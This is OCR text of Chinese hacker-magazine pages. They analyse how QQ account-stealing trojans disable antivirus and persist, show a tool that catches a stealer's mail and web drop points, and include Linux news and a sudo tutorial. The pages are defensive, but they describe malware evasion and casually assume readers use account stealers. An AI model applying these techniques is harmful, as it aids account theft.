


图12 停止杀毒软件的服务



图13 修改杀毒软件的服务状态

转过头来看看Activity Monitor中正在运行的进程，可以发现hackgp.exe已经运行了。再去注册表中的HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersioRun，发现有一个新的启动项SYSMON执行的程序是cWINNTsystem32SYSMON.pif，且VOOO工作室.exe、QQ远程破解语音教程.exe、自己做盗QQ工具.exe是经过ASPack压缩的，属于偷号木马；而远程盗取QQ插件.exe是经过FSG压缩，能自动下载并执行指定程序的木马。

三、小结

这次行为分析就到这里，这只是Tiny防火墙的基本应用，其实还有更高级的应用。英文不好的朋友看起来可能就有点吃亏，但可以借助金山词霸之类的翻译软件来辅助。有机会我再给大家带来它和其他安全软件相配合的高级应用篇。

【文中所涉及的Tiny 防火墙，已经收录在光盘中。】

编辑点评：不仅仅是Tiny防火墙有此功能，还有许多防火墙都有类似的功能，比如我就喜欢用Outpost来捕捉恶意的DLL。



后门克星——游戏木马检测大师

从本文你可以学到：
1. 如何捕获25端口和80端口的数据。
2. 如何分辨有键盘钩子功能的程序。

俗话说：“常在河边走，哪有不湿鞋的”。我也得出了一句话：“我们常玩黑的，哪有不中毒的。”特别是菜鸟朋友，拿着别人的偷号程序到处炫耀，却不知道黑了别人的同时自己也被黑，成为受害者。那到底怎么发现自己被利用了呢？网上和杂志上介绍的方法很多，比如用xsinff或者别的嗅探器，但是要么不是命令行的，要么就是设置麻烦。今天我来给大家介绍一款工具——游戏木马检测大师，使用简单，菜鸟必备。

这里我们主要介绍一下如何对发信过程进行监测。我配置了一个只选了邮箱收信而没用ASP收信“极限居”的盗号程序然后运行，现在我们开始设置软件来捕获数据包。因为一般的盗号程序是用WEB和邮箱收信，所以作者专门有个选项是只捕获25和80端口，我们选上这个选项，选择网卡时，在那个下拉框有个网卡选上即可。然后点击“开始”按钮就可以了，不过一会就出现提示，如图1所示。

仔细看可以发现ASP收信的地址是www.wy13.com，LOGIN2.ASP是提交已盗窃的账号和密码的文件，如图2所示。而图3所显示的才是盗号者的收信信箱。

网络钓鱼功能主要是针对当前钓鱼盛









图2 盗号程序提交账号密码的地址


图1 检测发信端口和Web发信端口


图3 发现盗号者的相关信息


图4 "网络钓鱼"列表


图5 "自动运行"列表


图6 发现后门程序

行的情况设计的。这里会列出你电脑里面Host缓存和对应的主机名称。一般情况下，如果只有一项IP为127.0.0.1，主机为localhost，那么你的系统是安全的，否则可能会存在被网络钓鱼的危险，如图4所示。而"自动运行"功能给人的感觉和MSCONFIG差不多，但是它还带有许多你想不到的功能。因为它把注册表的项都给列了出来，可以让我们及时发现木马的藏身之处，如图5所示。最后来看看最重要的功能即钩子列表，如图6所示。呵呵，看到没有，所有的钩子进程都列出来了。如果你的系统安装了键盘钩子（钩子类型为WH_KEYBOARD），那就要格外小心。这种类型的钩子的作用是监控键盘输入，通过后面的路径可以轻松发现后门程序，你可以自己看看对应的文件是不是你应该运行的，看哪个不顺眼的就选中该进程点右键，有定位该进程、定位该模块、结束该进程和结束并删除该进程文件四个选项。根据你的需要自己看看应该选哪个，建议先查找到该进程和模块，再决定是否删除和结束。

好了，到此文章也该结束了。看完了这篇文章有什么感受呢？还是赶快去查查你的黑软吧，看是不是被人下了后门。

【本文涉及到的游戏木马检测大师，已经收录在光盘中。】

编辑点评 该程序只是把反黑的几个功能集合了起来，方便了用户的操作而已。NOHACK

黑色梦语

七月，窗外又和大家见面了。7月，那是艳阳高照、风和日丽啊……但是窗外却传来阵阵枪声。为什么？来Linews看看吧~

有读者反馈，上期的Set UID使用起来特别方便，可惜在安全问题上比较令人担忧。这不，窗外另辟蹊径，带来了sudo！效果如何，大家用用就知道了。

建立DNS一文特为菜鸟进阶准备，文章并没有用一些"傻瓜"的安装模式，而是详细讲解了多个方面，让你立竿见影地提高！

Linews

播报员：lala

Hi~大家好~又到窗外新闻的时间了，炎炎夏日，大家一定想要凉爽一番吧！可惜……窗外貌似开始冒出硝烟，好像又要开始一场战役了。FreeBSD为了与Linux抗衡，开始把重心转移到GUI上。OpenBSD开始大肆攻击Linux。目标一样，方式不同啊，哪个更好呢？

Linux停了停脚步，让自己变得更"完美"。正因为如此，越来越多的设备都开始使用Linux，连游戏机也有一席之地了。看来玩游戏的也要来窗外溜达溜达哦~

Linux创始人：内核臭虫太多 Linux需喘口气

安德鲁·莫顿(Linux产品内核的维护者)说Linux内核已经受到众多臭虫的困扰。在接受新闻网站Linux.com采访时，托沃兹称他赞同莫顿的观点，该篇报道在周一已经被发表。托沃兹说："烦恼当然是实实在在的。

当Linux发展到后来时期，我们明显地缺乏一次'喘气'的机会。"内核修改行动也许比预期来得更快，托沃兹暗示他也许会稳定当前版本的内核－即2.6.16版本的内核。

lala 自从2.6的内核发布以后，版本的更新速度是前所未有的快，发行版本的更新速度也是前所未有的快。lala FC2 (Fedora Core) 还没熟悉呢，一晃一晃FC5都出来了，看着高手测评"FC5并没有实现预期的XX功能……" lala顿时迷茫半小时，FC2都有些什么"先进"的功能还不知道呢。

FreeBSD开始发力 志在与桌面Linux一较高下

桌面Linux（Desktop Linux）也许不久后将遭遇更强的开放源代码对手：FreeBSD。

Long说："现在，我们正下了很多功夫让FreeBSD的桌面应用更平易近人。一年内，我们认为可和Linux打成平手。"目前这群开发人员的首要目标是把FreeBSD、GNOME以及KDE的桌面环境整合起来，并加入随插即用的硬件功能。

FreeBSD桌面开发小组队长Joe Clarke最近接受访问时曾表示，目前聚焦于整合FreeBSD与GNOME，但将来也希望纳入KDE支持，以便为这些环境创造出一套共同的界面与工具。

FreeBSD开发人员面临的一大问题，是GNOME开发者通常偏重Linux，而不是其他桌面型操作系统。除了FreeBSD团队之外，DesktopBSD计划与PC BSD计划也致力于开发桌面版的FreeBSD操作系统。

lala BSD不但在和Windows竞争，也在和Linux竞争。作为UNIX的直系亲属，BSD在效率上可能更高于Linux。lala第一次安装BSD的时候确实被那繁琐的字符界面忽悠了不少时间，若BSD能在GUI上大大改进，一定会获得更多的支持。相比之下Linux的GUI得到了GNOME以及KDE的良好支持，但就lala的使用看来，GUI的效率实在是偏低了。当然掌握shell才是王道！

Sony软件平台：PS3将拥抱Linux平台

Sony软件平台首席工程师Izumi Kawanishi近日宣称，Sony将为PS3发布Linux平台开发工具，以吸引富有创新精神的开源编程人员们为PS3平台添砖加瓦。“Sony已经感觉到Linux世界的创新和开发激情，”Kawanishi说道，“除了拥有官方开发授权的游戏工作室外，我们也欢迎独立开发者们加入PS3平台/内容开发者阵容。”

lala 前两个月我们看到使用Linux的iPod，现在又出现游戏机了。越来越多的个人终端都开始使用Linux系统，以后说不定电冰箱、洗衣机也会和Linux联姻。看来系统的使用除了电脑、手机，又要扩展到更广的领域了。


福布斯：Open BSD老板对Linux大肆攻击

Open BSD老板Theo De Raadt在接受福布斯网站采访时称Linux是一堆垃圾。他说：“他们的开发周期和微软一样快，其结果是一堆废物。”Linux一直在受到各方的非难。UNIX和Linux的用户互相争论过，这一点也不奇怪。微软也屡次向Linux发难，而微软提出的问题要么是出于想像，要么是害怕Linux流行起来危及自己。现在Open BSD老板Theo De Raadt也在做同样的事情。

De Raadt的一番话中有些可取之处，但是他说Linux的开发是由“用户社区”来做的却也不尽然，事实上Linux和其它一些开发源码项目都有最好的程序员参与。

Linux开发者干得很好，不管Theo De Raadt还是微软CEO Steve Ballmer是出于什么目的，Linux发行商应该聆听这些针对开发者的批评，并改善自己的工作，这一点才是最重要的。

lala 大老板的一席话，被无数服务器使用的Linux就成了一堆废物。虽然不是第一次受打击，但总有fans会为此愤怒！当然批评并不是什么错，但一味的没有足够理由地做定论，显然是不合理的。更何况一番话就把无数的Linux admin也给贬低到了白痴地步——有谁会在自己的宝贝服务器上使用垃圾呢……




Sudo 让普通用户也当管理员

EvilAngel

在《黑客手册》上期我们讨论了Set UID的权限，其实这是为了减少root用户登录系统的次数，以及root用户对系统的操作造成系统的“破坏”。我们知道root对于类UNIX系统具有绝对权限，这可比windows系统的administrator用户权限要大得多，我们这里指的“破坏”指的是用户的误操作！


今天我们利用sudo来让普通用户完成管理员的工作，来减少root用户对系统操作的次数。我们这里的普通用户指的是UID为500以下的用户，而这些用户不需要知道管理员密码，也不会像Set UID那么危险，就可以完成root用户的某项工作，比如重启某项服务，这种大多都出现在服务器托管上面。

先作个测试，新建一个用户nohack，我们就让他来重启网络“/etc/init.d/network restart”。在服务器上默认重新启动网络必须是管理员才可以做到，但是有些情况管理员不在还必须重新启动网络时，这就需要一个普通用户来完成。我先分别用root用户和nohack用户来运行“/etc/init.d/network restart”看看有什么区别(图1)、(图2)。



```
[nohack@Devil nohack]$ id
uid=517(nohack) gid=517(nohack) groups=517(nohack)
[nohack@Devil nohack]$ /etc/init.d/network restart
Shutting down interface eth0:  Users cannot control this device.
                                                           [FAILED]
Shutting down loopback interface:  Users cannot control this device.
                                                           [FAILED]
rm: cannot remove '/var/lock/subsys/network': Permission denied
Setting network parameters:                                [  OK  ]
Bringing up loopback interface:  Users cannot control this device.
                                                           [FAILED]
Bringing up interface eth0:  Users cannot control this device.
                                                           [FAILED]
touch: cannot touch '/var/lock/subsys/network': Permission denied
[nohack@Devil nohack]$
```

图1 nohack用户重启网络被拒绝




```
[root@Devil root]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
[root@Devil root]# /etc/init.d/network restart
Shutting down interface eth0:  Device eth0 has different MAC address than expect
ed, ignoring.
                                                           [FAILED]
Shutting down loopback interface:                          [  OK  ]
Setting network parameters:                                [  OK  ]
Bringing up loopback interface:                            [  OK  ]
Bringing up interface eth0:                                [  OK  ]
[root@Devil root]#
```

图2 root用户重启网络

从图1看到，nohack用户重启网络被拒绝了，这和我们想像中一样，现在我们就用sudo为它授权。今天我们的目标就是让nohack用户在不知道root用户密码的前提下重新启动网络！先看看sudo的用法，sudo的用法很简单，直接在sudo后面加上命令即可。(图3)出现一个错误，不用管它，因为现在root还没有给它授权，这是正常情况。

sudo的配置文件是/etc/sudoers，默认的权限是440，root用户也无权写这个文件。如果想配置sudo，可以把权限改成root可写或强行修改后保存或者运行visudo命令修改，这也在某种程度上体现了root的绝对权限。



```
touch: cannot touch '/var/lock/subsys/network': Permission denied
[nohack@Devil nohack]$ sudo /etc/init.d/network restart

